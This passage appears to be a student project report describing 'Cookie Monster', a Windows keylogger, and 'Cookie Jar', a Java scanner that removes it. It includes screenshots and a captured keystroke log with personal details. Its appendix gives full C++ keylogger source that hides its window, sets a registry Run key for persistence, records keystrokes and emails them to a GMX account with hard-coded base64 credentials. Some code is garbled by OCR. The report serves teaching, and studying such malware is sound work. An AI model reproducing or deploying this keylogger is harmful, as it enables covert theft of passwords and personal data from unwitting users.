
5. Going to that C:\WINDOWS folder the Application is visible in the file details view



Address: C:\Documents and Settings\Steven Bullard\Application Data

Name	Size	Type	Date Modified
Identities		File Folder	1/30/2014 12:56 PM
Sun		File Folder	4/1/2014 3:57 PM
e-academy Inc		File Folder	4/3/2014 3:36 PM
Microsoft		File Folder	4/3/2014 3:36 PM
wuauservlog.txt	1 KB	Text Document	4/20/2014 6:15 PM


6. This is the location of the output log text file (wuauserlog.txt) which has been populated with content from step 2. Its directory is C:\Documents and Settings\Steven Bullard\Application Data



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Steven Bullard\Desktop>java CookieJar
```

7. This screen shows the CookieJar.class (visible on the desktop) being run throuhg the command prompt.




```
C:\WINDOWS\system32\cmd.exe - java CookieJar

nk_16.exe, C:\WINDOWS\twunk_32.exe, C:\WINDOWS\updspapi.log, C:\WINDOWS\vb.ini,
C:\WINDOWS\vbaddin.ini, C:\WINDOWS\vmmreg32.dll, C:\WINDOWS\Web, C:\WINDOWS\wiad
ebug.log, C:\WINDOWS\wiaservc.log, C:\WINDOWS\win.ini, C:\WINDOWS\Windows Update
.log, C:\WINDOWS\WindowsShell.Manifest, C:\WINDOWS\WindowsUpdate.log, C:\WINDOWS
\winhelp.exe, C:\WINDOWS\winhlp32.exe, C:\WINDOWS\winnt.bmp, C:\WINDOWS\winnt256
.bmp, C:\WINDOWS\WinSxS, C:\WINDOWS\wmsetup.log, C:\WINDOWS\WMSysPr9.prx, C:\WIN
DOWS\WMSysPrx.prx, C:\WINDOWS\Zapotec.bmp, C:\WINDOWS\_default.pif]


Your file names in this directory are: [$hf_mig$, $NtServicePackUninstall$, $NtU
ninstallKB898461$, 0.log, 002253_.tmp, 005325_.tmp, addins, AppPatch, Blue Lace
16.bmp, clock.avi, cmsetacl.log, Coffee Bean.bmp, comsetup.log, Config, Connecti
on Wizard, control.ini, CookieMonster.exe, Cursors, Debug, desktop.ini, Download
ed Program Files, Driver Cache, DtcInstall.log, EHome, explorer.exe, explorer.sc
f, FaxSetup.log, FeatherTexture.bmp, Fonts, Gone Fishing.bmp, Greenstone.bmp, He
lp, hh.exe, iis6.log, ime, imsins.BAK, imsins.log, inf, Installer, java, KB23472
90.log, KB2481109.log, KB2509553.log, KB2510581.log, KB2585542.log, KB2598479.lo
g, KB2655992.log, KB2770660.log, KB2780091.log, KB2862152.log, KB2876331.log, KB
2893294.log, KB898461.log, KB952004.log, KB960859.log, KB969059.log, KB971029.lo
g, KB974318.log, KB974392.log, KB975025.log, KB975560.log, KB975713.log, KB97833
8.log, KB979687.log, l2schemas, LastGood, medctroc.Log, Media, msagent, msapps,
msdfmap.ini, msgsocm.log, msmqinst.log, mui, netfxocm.log, network diagnostic, n
otepad.exe, ntdtcsetup.log, ocgen.log, ocmsn.log, ODBCINST.INI, OEWABLog.txt, Of
fline Web Pages, PCHEALTH, peernet, Prairie Wind.bmp, Prefetch, provisioning, ps
s, regedit.exe, Registration, REGLOCS.OLD, regopt.log, repair, Resources, Rhodod
endron.bmp, River Sumida.bmp, Santa Fe Stucco.bmp, SchedLgU.Txt, security, Servi
cePackFiles, sessmgr.setup.log, SET3.tmp, SET7.tmp, setupact.log, setupapi.log,
setuperr.log, setuplog.txt, slrundll.exe, Soap Bubbles.bmp, SoftwareDistribution
, spupdsvc.log, spupdsvc.log.1.log, srchasst, Sti_Trace.log, svcpack.log, system
, system.ini, system32, tabletoc.log, TASKMAN.EXE, Tasks, Temp, tsoc.log, twain.
dll, twain_32, twain_32.dll, twunk_16.exe, twunk_32.exe, updspapi.log, vb.ini, v
baddin.ini, vmmreg32.dll, Web, wiadebug.log, wiaservc.log, win.ini, Windows Upda
te.log, WindowsShell.Manifest, WindowsUpdate.log, winhelp.exe, winhlp32.exe, win
nt.bmp, winnt256.bmp, WinSxS, wmsetup.log, WMSysPr9.prx, WMSysPrx.prx, Zapotec.b
mp, _default.pif]


Scanning for malware...
Success Cookie Monster Detected!
Continue with removal? (y = yes/ n = no)
y
Removing Cookie Monster...
CookieMonster.exe was deleted successfully!
Removing keylogger log file...
wuauservlog.txt was deleted successfully!
Cleaning System Registry...
Registry Cleaning is Complete!
Malware Removal Complete
Press Enter to Exit.
```

8. This is the output once CookieJar is executed. It displays all file names and paths in the C:\ location. After that it scans for Malware. If CookieMonster is detected it will alert the user which then has an option to remove it via yes or no input. Selecting yes will initiate three phases: deleting the Applicaiton from C:\WINDOWS, deleting the log file from Application Data, and cleaning the registry so that the CookieMonster value is removed.



Key Logger Data

<No Sender>

To: stleo497@gmx.com

```
TASKMRG[BACKSPACE][BACKSPACE]GR[TAB][TAB]AMAN
[SHIFT]SAINT [SHIFT]LEO 497%
[SHIFT]COMSTLEO497[SHIFT]2GMXCOM[TAB]STLEO497[SHIFT]2GMXCOM[TAB]
[TAB]SAINTLEO[TAB]SAINTLEOBLURAY
AZONM
SAINTLEO
STEVEN BULLARD[TAB]8302482028492422SU[BACKSPACE]QUARESPACECOM
SQUARESPACEM
REGEDITSTLEO497[SHIFT]2GMXMOSAINTLEO
STEVEN
BULLARD[TAB]dcdbeg`iibafffhg[TAB]`ggg[TAB]b`ae[TAB]agh[TAB]eedcaTASKMR[BACKSP
ACE]GRs,[PA,V[BACKSPACE][BACKSPACE],VSCREENSHOTS
1THIS IS A TEST ON APRIL 20T [BACKSPACE]H AT 613PM,V2
.TTASKMGR
```

9. Here is the output log file, which has been transmitted via TelNet through the command prompt invisibly on the victim's machine. The highlighted text matches that from step 2.

Lessons Learned – Conclusion

Due to time constraints and all of the issues that occurred, there were certain functions of Cookie Monster, which were unable to be completed, like the uploading of documents and screenshots. Fortunately, those functions would not have drastically affected Cookie Jar much, as many of the same principles still apply.

Many of the issues ran into, were due to a lack of education in the C++ programming language, and much of today's programs are written in C++. The issue encountered was the first enabling the autorun feature in Windows XP, to minimize steps required to initiate Cookie Monster. Much of this was due to inconsistent service packs being used in the virtual machines, but the problem was ultimately solved by disabling the NoDriveTypeAutoRun in the windows registry . The next problem experienced was finding a way to send the log files over the Internet without having any manual steps required on the victim machine, but this dilemma was solved by the use of Telnet technology. In order to properly use Telnet, it was required that the username and password for the GMX account be encoded using base64, which caused some problems during the encoding process. After this, problems were encountered during the multithreading of the two codes (the keylogger and the sender). After some tweaking and trial and error, the problem would eventually be solved.

The next issues encountered concerned the proper functionality of Cookie Jar and the number of issues encountered seemed to be less. After deciding to code the scanner in Java, rather than C++, the deletion of the registry key turned out to be the next dilemma. Fortunately, the command prompt's help pages held the answer, and led to a solution. All of the issues encountered were eventually solved, but we could not solve our lack of time.

Future Works

As stated in the previous section, there were certain functions which were hoped to be accomplished in Cookie Monster but were abandoned due to a lack of time. Some of these functions include the ability to take screenshots of the victim's machine, the capturing of documents, the ability to make use of the victim's webcam, and even mouse click captures. Like the keylogger, these would be useless without the ability to seamlessly retrieve the information. This would require the use of a new sender, since the GMX account only allows a small amount of data to be attached to each email.

APPENDIX

Cookie Monster

```
#include "stdafx.h"
#pragma comment(lib, "Ws2_32.lib")
#include <WinSock2.h>
#include <Windows.h>
#include <iostream>
#include <fstream>
#include <vector>
#include <iostream>
#include <tchar.h>
#include <strsafe.h>
#include <ctime>
#define MAX_THREADS 2
#define BUF_SIZE 255
DWORD WINAPI Sender( LPVOID lpParam);
DWORD WINAPI Logger( LPVOID lpParam);
using namespace std;
int Capture (int keystroke, char *file);
//void Cookie();
typedef struct SenderData {
       //SOCKET Connection;
} SENDERDATA, *PSENDERDATA;
typedef struct LoggerData {
       int keystroke;
       char *file;
} LOGGERDATA, *PLOGGERDATA;
DWORD WINAPI SenderThreadFunction( LPVOID lpParam){
    PSENDERDATA pDataArray;
    TCHAR msgBuf[BUF_SIZE];
    size_t cchStringSize;
    DWORD dwChars;
    pDataArray = (PSENDERDATA)lpParam;
    return 0;
}
DWORD WINAPI LoggerThreadFunction( LPVOID lpParam){
    PLOGGERDATA pLoggerDataArray;
    TCHAR msgBuf[BUF_SIZE];
    size_t cchStringSize;
    DWORD dwChars;
    pLoggerDataArray = (PLOGGERDATA)lpParam;
    return 0;
}
void ErrorHandler(LPTSTR lpszFunction){
    // Retrieve the system error message for the last-error code.
    LPVOID lpMsgBuf;
    LPVOID lpDisplayBuf;
    DWORD dw = GetLastError();
    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_FROM_SYSTEM |
        FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,
        dw,
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
        (LPTSTR) &lpMsgBuf,
        0, NULL )
    // Display the error message
    lpDisplayBuf = (LPVOID)LocalAlloc(LMEM_ZEROINIT,
        (lstrlen((LPCTSTR) lpMsgBuf) + lstrlen((LPCTSTR) lpszFunction) + 40) *
sizeof(TCHAR));
    StringCchPrintf((LPTSTR)lpDisplayBuf,
        LocalSize(lpDisplayBuf) / sizeof(TCHAR),
        TEXT("%s failed with error %d: %s"),
        lpszFunction, dw, lpMsgBuf);
    MessageBox(NULL, (LPCTSTR) lpDisplayBuf, TEXT("Error"), MB_OK);
    // Free error-handling buffer allocations.
    LocalFree(lpMsgBuf);
    LocalFree(lpDisplayBuf);
}
DWORD WINAPI Sender(LPVOID lpParam){
       HANDLE hStdout = GetStdHandle(STD_OUTPUT_HANDLE);
    if( hStdout == INVALID_HANDLE_VALUE )
        return 1;

       /*****************************************************************
***************************************************************
*
* Following is used to establish a connection to the server
*
****************************************************************************
*********************************************************/
    // Instantiates HOSTENT object to Host
       HOSTENT* Host = gethostbyname("smtp.gmx.com");//Uses the gethostbyname
function that will assign "smtp.gmx.net" to the Host object and also
                                        // returns the host entry structure as
a pointer
    if (!Host)
    {
        cout << "Unable to resolve smtp.gmx.com" << endl;
        return 1;
    }
       //Creates the socket object named "Connection"
       SOCKET Connection = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        if (Connection == INVALID_SOCKET)
    {
        cout << "Socket Failed" << endl;
        return 1;
    }
       /*****************************************************************
**********
       *This creates the socket with the parameters needed
       * AF_INET - This tells the socket we would like to connect to only IPv4
addresses
       * SOCK_STREAM - This tells that we want to use the "TCP stream socket"
       * IPPROTO_TCP - Tells, that we will be using the TCP protocol
       ******************************************************************
**********/
       SOCKADDR_IN Addr; //Intsantiates SOCKADDR into Addr which specifies a
local or remote address to connect to
       /*****************************************************************
*********************************************************
       * in_addr - is used to represent a IPv4 address
       *Host->_addr_list[0] - Is used to get the host information needed which
points to a network address for the host, in network byte order.

       *inet_ntoa - Is used to convert an IPv4 address into ASCII string in
Internet standard dotted-decimal format
       inet_addr - converts a IPv4 dotted-decimal string address into a proper
address for the IN_ADDR structure
       *s_addr - Is a 4-byte number that represents one digit in an IP address
per byte
```

```
	*Addr.sin_addr - This is used so the IP address is in network byte order
	*************************************************************************
***************************************************************/
	Addr.sin_addr.s_addr = inet_addr(inet_ntoa(*(in_addr*)Host-
>h_addr_list[0]));
	Addr.sin_family = AF_INET; //Only AF_INET can be used, IPv4 addresses
	Addr.sin_port = htons(25); //The IP port that will be used for the
connection, in this case port 25 SMTP
	if (connect(Connection, (SOCKADDR*)&Addr, sizeof(SOCKADDR_IN)) ==
SOCKET_ERROR)
	{
		cout << "Connection not established" << endl;
		closesocket(Connection);
		return 1;
	}
	/************************************************************************
****************************
	*The following function will stream in all data that is contained in
test.txt and output it to data()
	*************************************************************************
****************************/
	std::ifstream in("C:\\Documents and Settings\\Master\\Application
Data\\test.txt"); //Load the text file test
	std::string
MailData((std::istreambuf_iterator<char>(in)),std::istreambuf_iterator<char>())
;
	/************************************************************************
***************************
	*
	*The following declatarions are used in the .exe to echo back the
information to the Telnet server
	*
	*************************************************************************
**************************/
	char Buffer[128] = { 0 };
	char Ehlo[32] = "ehlo smtp.gmx.net\r\n";
	char LoginName[128] = "auth login c3RsZW80OTdAZ214LmNvbQ0K";
	char LoginPassword[128] = "c2FpbnRsZW8=";
	char MailFrom[128] = "MAIL FROM: stleo497@gmx.com";
	char RcptTo[128] = "rcpt to: stleo497@gmx.com";
	char Data[32] = "DATA\r\n";
	char End[32] = "QUIT\r\n";
	char From[128] = "From: Saint Leo Hacker";
	char To[128] = "To: stleo497@gmx.com";
	char Subject[128] = "Subject: Key Logger Data";
	char MailContents[2000] = {0};
	strcat_s(LoginName, "\r\n"); //This will take LoginName and concatinate
it to a carriage return(\r) and newline (\n)
	strcat_s(LoginPassword, "\r\n"); //This will take LoginPasswd and
concatinate it to a carriage return(\r) and newline (\n)
	strcat_s(MailFrom, "\r\n"); //This will take LoginPasswd and concatinate
it to a carriage return(\r) and newline (\n)
	strcat_s(RcptTo, "\r\n"); //This will take Rcpt and concatinate it to a
carriage return(\r) and newline (\n)
	strcat_s(From, "\r\n"); //This will take From and concatinate it to a
carriage return(\r) and newline (\n)
	strcat_s(To, "\r\n"); //This will take TO and concatinate it to a
carriage return(\r) and newline (\n)
	strcat_s(Subject, "\r\n"); //This will take Subject and concatinate it to
a carriage return(\r) and newline (\n)
	memcpy(MailContents, MailData.c_str(), MailData.length());// MailData's
length is determined then it is copied to MailContents
```

```
       strcat_s(MailContents, "\r\n"); //This will take TO and concatinate it to
a carriage return(\r) and newline (\n)
       send(Connection, Ehlo, strlen(Ehlo), 0); // Takes Ehlo data, gets its
length and echos it to Connection so the session can be established
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       send(Connection, LoginName, strlen(LoginName), 0); // Takes LoginName
data, gets its length and echos it to Connection so the session can be
authenticated
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       send(Connection, LoginPassword, strlen(LoginPassword), 0); // Takes
LoginPasswd data, gets its length and echos it to Connection so the session can
be authenticated
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       send(Connection, MailFrom, strlen(MailFrom), 0); // Takes MailFrom data,
gets its length and echos it to Connection
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       send(Connection, RcptTo, strlen(RcptTo), 0); // Takes RcptTO, gets its
length and echos it to Connection
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       send(Connection, Data, strlen(Data), 0); // Takes DataCmd, gets its
length and echos it to Connection
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       send(Connection, From, strlen(From), 0); // Takes From, gets its length
and echos it to Connection
       send(Connection, To, strlen(To), 0); // Takes To, gets its length and
echos it to Connection
       send(Connection, Subject, strlen(Subject), 0); // Takes Subject, gets its
length and echos it to Connection
       send(Connection, "\r\n", strlen("\r\n"), 0); // Takes \r\n, gets its
length and echos it to Connection for a return and newline
       send(Connection, MailContents, strlen(MailContents), 0); // Takes
MailContents (actual data being sent), gets its length and echos it to
Connection
       send(Connection, ".\r\n", strlen(".\r\n"), 0); // Takes .\r\n, gets its
length and echos it to Connection, The period (.) is used to tell the telnet
                                                 //  then message is complete.
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       send(Connection, End, strlen(End), 0); //Takes End and echos it to
Connection session
       recv(Connection, Buffer, sizeof(Buffer), 0); // Copies response from
server to Buffer
              cout << Buffer << endl; //Buffer is then output to console
       closesocket(Connection);
       return 0;
       }
DWORD WINAPI Logger( LPVOID lpParam){
//Start Capture Method - passing parameters keystroke and char *file
HANDLE hStdout = GetStdHandle(STD_OUTPUT_HANDLE);
    if( hStdout == INVALID_HANDLE_VALUE )
```

```
          return 1;
        char x;
        while(true){
                for(x=8;x<=190;x++){
                        if (GetAsyncKeyState(x) == -32767)
                        Capture (x,"C:\\Documents and Settings\\Master\\Application
Data\\test.txt");
                }
        }
}

int Capture (int keystroke, char *file){
        if((keystroke == 1) || (keystroke == 2))
        return 0;
        FILE *OUTPUT_FILE;
        OUTPUT_FILE = fopen(file, "a+");
        cout<<keystroke<<endl;
        //These if statements check to see what ASCII code the user is entering
into the keyboard and converts them to [TEXT] in the log since numbers and
letters can only be captured by the logger
        //! - bang
        if (keystroke == 33)
        fprintf(OUTPUT_FILE, "%s", "!");
        //@ - at symbol
        else if (keystroke == 64)
        fprintf(OUTPUT_FILE, "%s", "@");



        //# - octothorpe
        else if (keystroke == 35)
        fprintf(OUTPUT_FILE, "%s", "#");
        //$ - dollar symbol
        else if (keystroke == 36)
        fprintf(OUTPUT_FILE, "%s", "$");
        //% - percent
        else if (keystroke == 37)
        fprintf(OUTPUT_FILE, "%s", "%");
        //^ - carrot
        else if (keystroke == 94)
        fprintf(OUTPUT_FILE, "%s", "^");
        //& - ampersand
        else if (keystroke == 38)
        fprintf(OUTPUT_FILE, "%s", "&");
        //* - asterisk
        else if (keystroke == 42)
        fprintf(OUTPUT_FILE, "%s", "*");
        //left parend
        else if (keystroke == 40)
        fprintf(OUTPUT_FILE, "%s", "(");
        //right parend
        else if (keystroke == 41)
        fprintf(OUTPUT_FILE, "%s", ")");
        //~ - tilde
        else if (keystroke == 126)
        fprintf(OUTPUT_FILE, "%s", "~");
        //shift
        else if (keystroke == VK_SHIFT)
        fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
        //backspace
        else if (keystroke == 8)
        fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
        //enter
```

```
       else if (keystroke == 13)
       fprintf(OUTPUT_FILE, "%s", "\n");
       //space
       else if (keystroke == 32)
       fprintf(OUTPUT_FILE, "%s", " ");
       //tab
       else if (keystroke == 9)
       fprintf(OUTPUT_FILE, "%s", "[TAB]");
       //period
       else if (keystroke == 46)
       fprintf(OUTPUT_FILE, "%s", ".");
       //comma
       else if (keystroke == 45)
       fprintf(OUTPUT_FILE, "%s", ",");
       //keeps the keylog.txt file hidden
       else
       fprintf(OUTPUT_FILE, "%s", &keystroke);
       fclose (OUTPUT_FILE);
       return 0;
       }
void WINAPI Sleep( _In_  DWORD dwMilliseconds);
 void createProcess(){
       STARTUPINFO si = {};
       si.cb = sizeof si;
    PROCESS_INFORMATION pi = {};
 const TCHAR* target =(L"C:\\WINDOWS\\FinalMalware.exe");
    if ( !CreateProcess(target, 0, 0, FALSE, 0, 0, 0, 0, &si, &pi)
    {
    }
}
       int main(){
       HWND hwnd_win = GetForegroundWindow();
    ShowWindow(hwnd_win,SW_HIDE);
    char windows[MAX_PATH];
    char filePath[MAX_PATH];
    HMODULE GetModHandle = GetModuleHandle(NULL);
    GetModuleFileNameA(GetModHandle,filePath,sizeof(filePath));
    GetWindowsDirectoryA(windows,sizeof(windows));
       strcat(windows,"\\FinalMalware.exe");
    CopyFileA(filePath,windows,false);
    HKEY hKey;
    RegOpenKeyEx(HKEY_LOCAL_MACHINE,
L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_SET_VALUE,&hKey );
    RegSetValueExA(hKey, "FinalMalware",0,REG_SZ,(const unsigned
char*)windows,sizeof(windows));
    RegCloseKey(hKey);
       // minutes
       //createProcess();
       WSADATA wsaData; // Creates wsaData object
       WSAStartup(MAKEWORD(2, 2), &wsaData); //Initializes Winsock
       DWORD dwLoggerThreadId;
    HANDLE lThread = CreateThread(
        NULL,                   // default security attributes
        0,                      // use default stack size
        &Logger,                // thread function name
        NULL,                   // argument to thread function
        0,                      // use default creation flags
        &dwLoggerThreadId);
       Sleep(60000);
       DWORD dwThreadId;
    HANDLE hThread = CreateThread(
        NULL,                   // default security attributes
        0,                      // use default stack size
        &Sender,                // thread function name
        NULL,                   // argument to thread function
        0,                      // use default creation flags
        &dwThreadId);
              // Wait until all threads have terminated.
      WaitForSingleObject(hThread, INFINITE);
      WaitForSingleObject(lThread, INFINITE);
      DWORD ExitCode = 0;
    GetExitCodeThread(hThread, &ExitCode);
      GetExitCodeThread(lThread, &ExitCode);
      CloseHandle(hThread);
      CloseHandle(lThread);
    if (ExitCode != 0)
    {
        //
    }
      WSACleanup();
    return 0;
}
```

Cookie Jar

```
import java.io.BufferedReader;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileReader;
import java.io.IOException;
import java.security.MessageDigest;
import java.util.ArrayList;
import java.util.Arrays;
import java.util.Scanner;
public class CookieJar
{
    public static void main(String[] args)throws Exception
    {
      //------------------------------------------ START STEVENS CODE --------
-------------//
      File x = new File("C:\\");
             ArrayList<File> filePaths = new
ArrayList<File>(Arrays.asList(x.listFiles()));
             File y = new File("C:\\");
             ArrayList<String> fileNames = new
ArrayList<String>(Arrays.asList(y.list()));
             System.out.println("Your file paths in this directory are: " +
filePaths);
             System.out.println("\n");
             System.out.println("Your file names in this directory are: " +
fileNames);
             System.out.println("\n");
             //------------------------------------------END STEVENS CODE ---
---------------------//
      //String pathToFile = "c:\\Documents and Settings\\Master\\My
Documents\\Visual Studio
2010\\Projects\\FinalMalware\\Debug\\FinalMalware.exe";
      String pathToFile = "C:\\file.txt";
      String pathToDefs = "C:\\VirusDefs.txt";
      MessageDigest md = MessageDigest.getInstance("MD5");
        FileInputStream file = new FileInputStream(pathToFile);
             Scanner sc = new Scanner(System.in);
             BufferedReader in = new BufferedReader(new
FileReader(pathToDefs));
             String virusMD5 = in.readLine();
             in.close();
             System.out.println("This is a txt input " + virusMD5);
        byte[] byteArray = new byte[1024];
        int eof = 0;
        while ((eof = file.read(byteArray)) != -1) {
          md.update(byteArray, 0, eof);
        };
       file.close();
          byte[] mdByteArray = md.digest();
        StringBuffer buffer = new StringBuffer();
        for (int i = 0; i < mdByteArray.length; i++) {
             buffer.append(Integer.toString((mdByteArray[i] & 0xff) + 0x100,
16).substring(1));
        }
        String malwareMD5;
        malwareMD5 = buffer.toString();
        //System.out.println("This is the file MD5 " + malwareMD5);
        //System.out.println("Please enter the malwares virus signature
(MD5)");
        System.out.println("Scanning for malware");
        //String input = sc.nextLine();
```

```
			//System.out.println(input);
			//System.out.println(input.equals(malwareMD5));
			if (virusMD5.equals(malwareMD5)){
				System.out.println("Success Cookie Monster Detected!
\nContinue with removal? (y = yes/ n = no)");
				String response = sc.nextLine();
				if (response.equals("y")){
					delete(pathToFile);
				}else{
							System.out.println("Removal
Canceled....exiting");
							System.exit(0);
					}
			}else{
			System.out.println("MD5 does not match \nExiting...");
			System.exit(0);
			}
			cleanRegistry();
			System.out.println("Malware Removal Complete \nPress Enter to
Exit.");
			System.in.read();
	}
public static void delete(String pathToFile){
		File delFile = new File(pathToFile);
		System.out.println("Does file exist? " + delFile.exists());
		System.out.println(delFile.getAbsolutePath());
		//System.out.println("Lets see what this is " + delFile);
				System.gc();
				if(delFile.delete()){
					System.out.println(delFile.getName()+ " was deleted
successfully!");
					}
					else{
						System.out.println("Error: "
+delFile.getName()+ " was not deleted \nNow Exiting...");
						System.exit(0);
					}
		}
public static void cleanRegistry(){
		System.out.println("Cleaning System Registry...");
		try {
			Runtime.getRuntime().exec("reg DELETE
HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v FinalMalware.exe
/f");
		} catch (IOException e) {
			// TODO Auto-generated catch block
			e.printStackTrace();
		}
		System.out.println("Registry Cleaning is Complete!");
		}
}
```